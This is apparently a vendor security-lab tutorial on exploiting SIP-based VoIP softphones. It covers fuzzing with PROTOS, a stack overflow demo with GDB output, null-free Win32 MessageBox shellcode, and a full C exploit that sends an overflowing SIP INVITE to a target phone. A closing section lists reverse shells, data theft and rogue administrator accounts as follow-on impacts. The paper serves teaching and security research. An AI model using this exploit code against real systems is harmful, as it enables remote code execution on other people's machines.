Writing shellcode exploits for VoIP phones

Nick Kezhaya
Sachin Joglekar

VIPER Lab

SIPERA VIPER LAB

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA

T 214-206-3210
F 214-206-3215

Table of contents

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA

T 214-206-3210
F 214-206-3215

0x01 – Introduction

In this paper, We will explain certain exploitation concepts when hacking VoIP by using an attacking computer to send malicious packets to a softphone. In the process, we will also explain how to exploit buffer overflows and write shellcode for Win32.

A common misconception is that you cannot hack VoIP, when in fact, there is a lot of evidence to the contrary. For more information, see a book titled *Hacking Exposed(TM) VoIP: Voice over IP Security Secrets and Solutions* by David Endler and Mark Collier.

To start, let's go over a couple different VoIP protocols.

0x02 – VoIP Protocols

There are many VoIP protocols. A few of them are: SAPv2, SIP, SGCP, MGCP, et cetera. For the purpose of simplicity and ease, we will be going over the most commonly used protocol: SIP.

0x03 – SIP

The SIP (Session Initiation Protocol) is a UDP-based protocol that delivers its options and parameters in ASCII format. Here is an example of a SIP packet (sip.pcap):

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP 192.168.1.120:2723;branch=el7mCh5QhC6WNg
From: test <sip:test@192.168.1.120>;tag=vkffYiKFjn
To: test <sip:201@192.168.1.103>;tag=as3ad8a754
Call-ID: Axy1SAVzvwd9@192.168.1.120
CSeq: 16 OPTIONS
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER
Contact: <sip:192.168.1.103>
Accept: application/sdp
Content-Length: 128

v=0
o=1 1 1 IN IP4 192.168.1.120
s=Session SDP
c=IN IP4 192.168.1.120
t=0 0
m=audio 9876 RTP/AVP 0
a=rtpmap:0 PCMU/8000

---EOF---
```

[Taken from *Hacking Exposed VoIP*]

0x04 – Fuzzing

Fuzzing is the art of automatic bug detection by using an application that sends the program malformed input to attempt to detect a buffer overflow in the program. Because in the following examples our phones are SIP-based, we will be using PROTOS, which is a standard SIP fuzzer. It will send different packets and we will see which ones crash the phone.

0x05 – Exploitable bugs

Because VoIP phones transfer all of the data through sockets, we can

manipulate our packets and see which SIP fields can be filled with an excessive amount of junk data to try and overflow a buffer. Most softphones are terribly coded because remote exploitation of a softphone is generally not considered a huge security issue. We intend on changing that with the following sections.

0x06 – Softphones


There are a large variety of softphones [software phones] that use VoIP. To the typical hacker, softphones are an incredible advantage because some phones, if vulnerable, will allow the execution of arbitrary code on the remote machine. In this paper, I'll be demonstrating how to fuzz and exploit two phones: Softphone A and Softphone B.

0x07 – Exploiting softphones

Once again, we will be using PROTOS because our phones are SIP-based. To start, we use the following command (we will be attacking from a UNIX box) to go through all of PROTOS's test cases:

```
java -jar c07-sip-r2.jar -start 1 -stop 20 -touri 6005@10.0.0.202 -sendto
10.0.0.202 -delay 3000
```

With PROTOS, there are 4500+ test-cases, each attempting to overflow/break the phone by corrupting different segments of the packet in different manners. With the above command, we're attempting test cases 1-20 and sending it directly to the phone instead of through the Asterisk server. That way, there's little to no chance of a security system picking up the packets.



Skipping ahead a few minutes into the future, we can see that Softphone A is vulnerable to test-case 5. It completely crashes the phone and ends the process, which shows that there was most likely a buffer that was overflown. Let's take a look at buffer overflows and how they work.

0x08 – Buffer overflows

Buffer overflows are one of the most widely exploited vulnerabilities

in software today. Firstly, security checks when programming are easy to look over, and buffer overflows allow the execution of arbitrary code. Mix the scenario with hackers and it's a match made in Heaven.

I'm going to start with an example program that we will be exploiting. Be sure to have your debuggers ready (I'm using GDB. MinGW comes with a GDB version for Windows).

vuln.c:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
      char y[32];
      strcpy(y, argv[1]);
      return (0);
}

---EOF---
```

The title of the technique speaks for itself. We have a buffer, y[32], and we're going to overflow it.

Here's my direct copy from GDB:

```
C:\Documents and Settings\Compaq_Owner>C:\Dev-Cpp\bin\gdb.exe
"C:\Documents and
Settings\Compaq_Owner\Desktop\trace.exe"
GNU gdb 5.2.1
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i686-pc-mingw32"...(no debugging symbols
found)...
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: C:\Documents and Settings\Compaq_Owner\Desktop\trace.exe
AAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x00414141 in ?? ()
(gdb) kill
Kill the program being debugged? (y or n) y
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Starting program: C:\Documents and Settings\Compaq_Owner\Desktop\trace.exe
AAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
```

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA

T 214-206-3210
F 214-206-3215


```
0x41414141 in ?? ()
(gdb) i r
eax            0x0      0
ecx            0x3d24e8 4007144
edx            0x414141 4276545
ebx            0x4000   16384
esp            0x22ff80 0x22ff80
ebp            0x41414141       0x41414141
esi            0x2      2
edi            0x77c302fc       2009268988
eip            0x41414141       0x41414141
eflags         0x10246  66118
cs             0x1b     27
ss             0x23     35
ds             0x23     35
es             0x23     35
fs             0x3b     59
gs             0x0      0
fctrl          0xffff037f       -64641
fstat          0xffff0000       -65536
ftag           0xffffffff       -1
fiseg          0x0      0
fioff          0x0      0
foseg          0xffff0000       -65536
fooff          0x0      0
---Type <return> to continue, or q <return> to quit---
fop            0x0      0
(gdb) quit
The program is running.  Exit anyway? (y or n) y

C:\Documents and Settings\Compaq_Owner>

---EOF---
```

As you can see, the last four bytes started to overwrite the EIP register in our stack. EIP stands for Extended Instruction Pointer, which means that it contains the memory location for the next instruction to be executed. So logically, we are at a great advantage if we are able to supply it with any address that we see fit. By giving it four As like we did, we are overwriting the EIP with 0x41414141, since the hex value of a capital A is 0x41. Let's get to the fun.


Here's a small diagram we made to show you how the stack looks when you overflow the buffer:

SIPERA VIPER LAB
1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA
T 214-206-3210
F 214-206-3215

Process's System Stack



Notice our "irrelevant bytes"? This is normal. Different programs will have different amounts of space between the end of the buffer and the EIP as well as the space between the EIP and the ESP (Extended Stack Pointer). However, we can overwrite the EIP by overflowing our buffer and we can also overwrite the code that is at the memory location of our ESP. So, what do we need to do? Overwrite our EIP with the memory location of a "JMP %ESP" instruction. This will cause our program to start executing the machine code (or "shellcode") that is located at the location of the ESP. To find the JMP %ESP instruction, we can use a program called Findjmp2.



Beautiful. We have our addresses (picking only one will suffice, since we can only overwrite our EIP register with only 4 bytes). In this case, we'll use 0x7C8369D8. Our vuln.c program stores 7 bytes between the end of the buffer and the EIP, so we need to include that extra junk data and then our JMP %ESP address. After our EIP gets overwritten, we need to fill up the remaining space with NOPs (No OPeration). A NOP does absolutely nothing, so our stack skips over it. A NOPSLED is simply a string of NOPs, and our stack "slides" across the "sled" because it just skips over all of them. About 8-16 NOP bytes should be sufficient. At last, though, we reach our shellcode and it begins to execute our code.

Our buffer should look like this:

[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA][0x7C8369D8][NOP][shellcode]

But how do we write shellcode on a Win32 system? Let's give it a quick glance.

0x09 – Writing shellcode

Since we are using a Windows XP SP2 (Intel x86) system, it is necessary that we write our shellcode on this same operating system. In order to begin, basic knowledge of ASM is required. For the purpose of example and simplicity, we will have our shellcode call the MessageBox() method by pushing 0 as each of the arguments. This will provide a very small PoC (proof of concept) line of shellcode.

To significantly reduce the size of our shellcode, we want to directly call the memory address of MessageBox() in USER32.DLL. Therefore, we first write it in C.


shellcode.c:

```
#include <windows.h>
int main() {
	MessageBox(0, 0, 0, 0);
	return (0);
}
```

---EOF---

After compiling, we get our EXE. Open up a debugger (OllyDbg will be

used here) and start tracing the call of the method. We want to step into every valid call. Finally, we reach our "MOV EDI,EDI", signifying the commencement of our MessageBoxA function. We then capture the memory address:



Bingo. 0x7E45058A. Now, we have a memory address to call that will only take up 4 bytes in our shellcode. The smaller in size, the better.

shellcode.asm:

```
[BITS 32]

global _start

section code

      _start:
            push 0
            push 0
            push 0
            push 0
            call 0x7E45058A
```

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA

T 214-206-3210
F 214-206-3215

```
---EOF---
```

So, we push the four arguments on the stack and then we call the memory address. Great. Now, assemble it. The Windows binary for NASM can be found on their website.

```
nasmw -fbin “shellcode.asm”
```

This gives us our binary file, which we will open in a hex editor. You'll notice a huge problem: null bytes. The problem here is that if you're exploiting a bug in vulnerable software, as soon as it hits the first null byte, it will immediately stop because strings are null-terminated. That null byte says, “This is the end of the string. Stop here.” and that's exactly what it does.

For this reason, we need to manipulate our ASM file and do what we can to eliminate all of the null bytes. We can use xor:

shellcode.asm:

```
[BITS 32]

global _start

section code
  _start:
    xor edx, edx
    push edx
    push edx
    push edx
    push edx
    call 0x7E45058A

---EOF---
```

Anything xor itself is always going to be 0. Therefore, we're able to store 0 in the EDX register without explicitly stating “0” which avoidings our NULL byte issue.

After assembling the code, we're given our binary. Open up a hex editor like XVI32 and grab each byte out of the file.

```
31 D2 52 52 52 52 B8 8A 05 45 7E FF D0
```

Super. We now have our MessageBoxA shellcode.

0x0a – Coding an exploit

We were able to code a very short piece of shellcode that will simply allow us to verify whether or not our exploit works. Now, all we need to do is write a socket connection to send this malicious packet to the softphone. Because this is a SIP packet, we need to deliver it via UDP. We can do this with the following code:

xpl.c:

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA

T 214-206-3210
F 214-206-3215

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#define BUFSIZE 8192

char packet[BUFSIZE];

int main(int argc, char **argv) {
    int sockfd, portno;
    struct sockaddr_in serveraddr;
    struct hostent *server;
    char *hostname;

    hostname = argv[1];
    portno = atoi(argv[2]);
    sockfd = socket(AF_INET, SOCK_DGRAM, 0);

    server = gethostbyname(hostname);
    if (server == NULL) {
        fprintf(stderr,"ERROR, no such host as %s\n", hostname);
        exit(0);
    }

    bzero((char *) &serveraddr, sizeof(serveraddr));
    serveraddr.sin_family = AF_INET;
    bcopy((char *)server->h_addr,
      (char *)&serveraddr.sin_addr.s_addr, server->h_length);
    serveraddr.sin_port = htons(portno);

    if (connect(sockfd, &serveraddr, sizeof(serveraddr)) < 0)
      error("ERROR connecting");

    strcpy(packet, “This is the message that will be sent.”);

    sendto(sockfd, packet, strlen(packet), 0, &serveraddr, serverlen);
    close(sockfd);
    return 0;
}

---EOF---
```

However, we're going to need to beef up the buf[] array so that it will deliver the malicious packet. To make this process easier and consist of less repetition in our code, we can write a function that makes the strcpy() shorter:

```
void pkcat(const char* str) {
```

```
    strcat(packet, str);
}

---EOF---
```

In the test-case that was extracted from the PROTOS JAR file, you'll notice that some of the fields get replaced by the arguments, like <From-IP>. To get the actual contents of the packet, you can use Wireshark to examine the packet manually. You can use this to help shape our packet in the exploit.

But first, we can set the beginning of our packet with junk data because our junk data and shellcode need to be placed there in order for the exploit to work. To exploit Softphone A's bug, we need exactly 42 bytes of junk data.

```
memset(packet, 'A', 42);

---EOF---
```

Then, we need to place our JMP %ESP address after our junk data, followed by our shellcode.

```
*(int *)(packet + 42) = 0x7C8369D8;
memcpy(packet + 46, shellcode, sizeof(shellcode));

---EOF---
```

And now, we use our pkcat() method to add all of the contents of the packet.

```
pkcat(" sip:");
pkcat(num);
pkcat("@");
pkcat(des);
pkcat(" SIP/2.0\r\n");
pkcat(  "Via: SIP/2.0/UDP 10.0.0.999:5060;branch=z9hG4bK000050\r\n"
        "From: 5 <sip:user@localhost>;tag=5\r\n");
pkcat("To: Receiver <sip:6005@");
pkcat(des);
pkcat(  ">\r\n"
 "Call-ID: 0@localhost\r\n"
 "CSeq: 1 INVITE\r\n"
 "Contact: 5 <sip:user@localhost>"
 "Expires: 1200\r\n"
 "Max-Forwards: 70\r\n"
 "Content-Type: application/sdp\r\n"
 "Content-Length: 128\r\n"
 "\r\n"
 "v=0\r\n"
 "o=5 5 5 IN IP4 localhost\r\n"
 "s=Session SDP\r\n"
 "c=IN IP4 127.0.0.1\r\n"
 "t=0 0\r\n"
```

```
 "m=audio 9876 RTP/AVP 0\r\n"
 "a=rtpmap:0 PCMU/8000");

---EOF---
```

After creating a standard usage() method and finishing up all of the customization procedures, we have our final code:

xpl1.c:


```
/**
* Tested on: Softphone A
* Author: Nick Kezhaya
*
* This exploits a buffer overflow vulnerability that forces
* a DoS on the softphone and completely ends the process.
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#define BUFSIZE 8192

char packet[BUFSIZE];

char shellcode[] =
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xD2\x52\x52\x52\x52\xB8\x8A\x05\x45\x7E\xFF\xD0";

void usage()
{
        printf("-----------------------------------\n");
        printf("Softphone A Exploit - Nick Kezhaya\n");
        printf("usage: ./xpl1 <d_num> <dest> <server> [<port> default:
5060]\n");
        printf("e.g.\n\n");
        printf("./xpl 6005 10.0.0.202 10.0.0.121 5060\n");
        printf("-----------------------------------\n");
}

void pkcat(const char* stuff)
{
        strcat(packet, stuff);
}

int main(int argc, char* argv[])
{
        printf("\n");
```

1900 Firman Drive,
Suite 600
Richardson, TX 75081
USA

T 214-206-3210
F 214-206-3215

```
        if(argc < 3) {
                usage();
                exit(1);
        }

        int sockfd, portno, n;
        int serverlen, i;
        struct sockaddr_in serveraddr;
        struct hostent *server;

        bzero(packet, sizeof(packet));
        memset(packet, 'A', 42);
        *(int *) (packet + 42) = 0x7C8369D8;
        memcpy(packet + 46, shellcode, sizeof(shellcode));

        char* num; num = argv[1];
        char* des; des = argv[2];
        char* svr; svr = argv[3];

        if(!argv[4]) {
            portno = 5060;
        } else {
            portno = atoi(argv[4]);
        }

        printf("[+] - Constructing malicious packet\n\n");

pkcat(" sip:");
pkcat(num);
pkcat("@");
pkcat(des);
pkcat(" SIP/2.0\r\n");
pkcat(  "Via: SIP/2.0/UDP 10.0.0.999:5060;branch=z9hG4bK000050\r\n"
        "From: 5 <sip:user@localhost>;tag=5\r\n");
pkcat("To: Receiver <sip:6005@");
pkcat(des);
pkcat(  ">\r\n"
        "Call-ID: 0@localhost\r\n"
        "CSeq: 1 INVITE\r\n"
        "Contact: 5 <sip:user@localhost>"
        "Expires: 1200\r\n"
        "Max-Forwards: 70\r\n"
        "Content-Type: application/sdp\r\n"
        "Content-Length: 128\r\n"
        "\r\n"
        "v=0\r\n"
        "o=5 5 5 IN IP4 localhost\r\n"
        "s=Session SDP\r\n"
        "c=IN IP4 127.0.0.1\r\n"
        "t=0 0\r\n"
        "m=audio 9876 RTP/AVP 0\r\n"
        "a=rtpmap:0 PCMU/8000");

        printf("[+] - Opening socket\n\n");
```

```
        sockfd = socket(AF_INET, SOCK_DGRAM, 0);
        if(sockfd < 0) {
                printf("[+] - Error opening socket\n");
                exit(1);
        }

        server = gethostbyname(des);

        printf("[+] - Connecting...");

        bzero((char *) &serveraddr, sizeof(serveraddr));
        serveraddr.sin_family = AF_INET;
        bcopy((char *)server->h_addr,
        (char *)&serveraddr.sin_addr.s_addr, server->h_length);
        serveraddr.sin_port = htons(portno);

        serverlen = sizeof(serveraddr);

        printf("done\n\n");

        sendto(sockfd, packet, strlen(packet), 0, (const struct
sockaddr*)&serveraddr, serverlen);

        printf("[+] - Exploit sent!\n\n");

        return (0);
}

---EOF---
```



Success!

0x0b – Possible impacts

The impacts of being able to execute shellcode remotely are quite severe. Since we are, after all, able to execute our own code on the remote machine, we can, in turn, force it to connect to our own local host with a reverse shell, which would give us a command prompt on the PC. Once a remote shell is established, we can perform all kinds of acts, such as deleting data, stealing data, sharing folders, removing/granting access to users, and the list goes on.

If a VNC server or the Windows RDC is listening, then we can add an administrator user onto the computer and from there, everything becomes pathetically easy.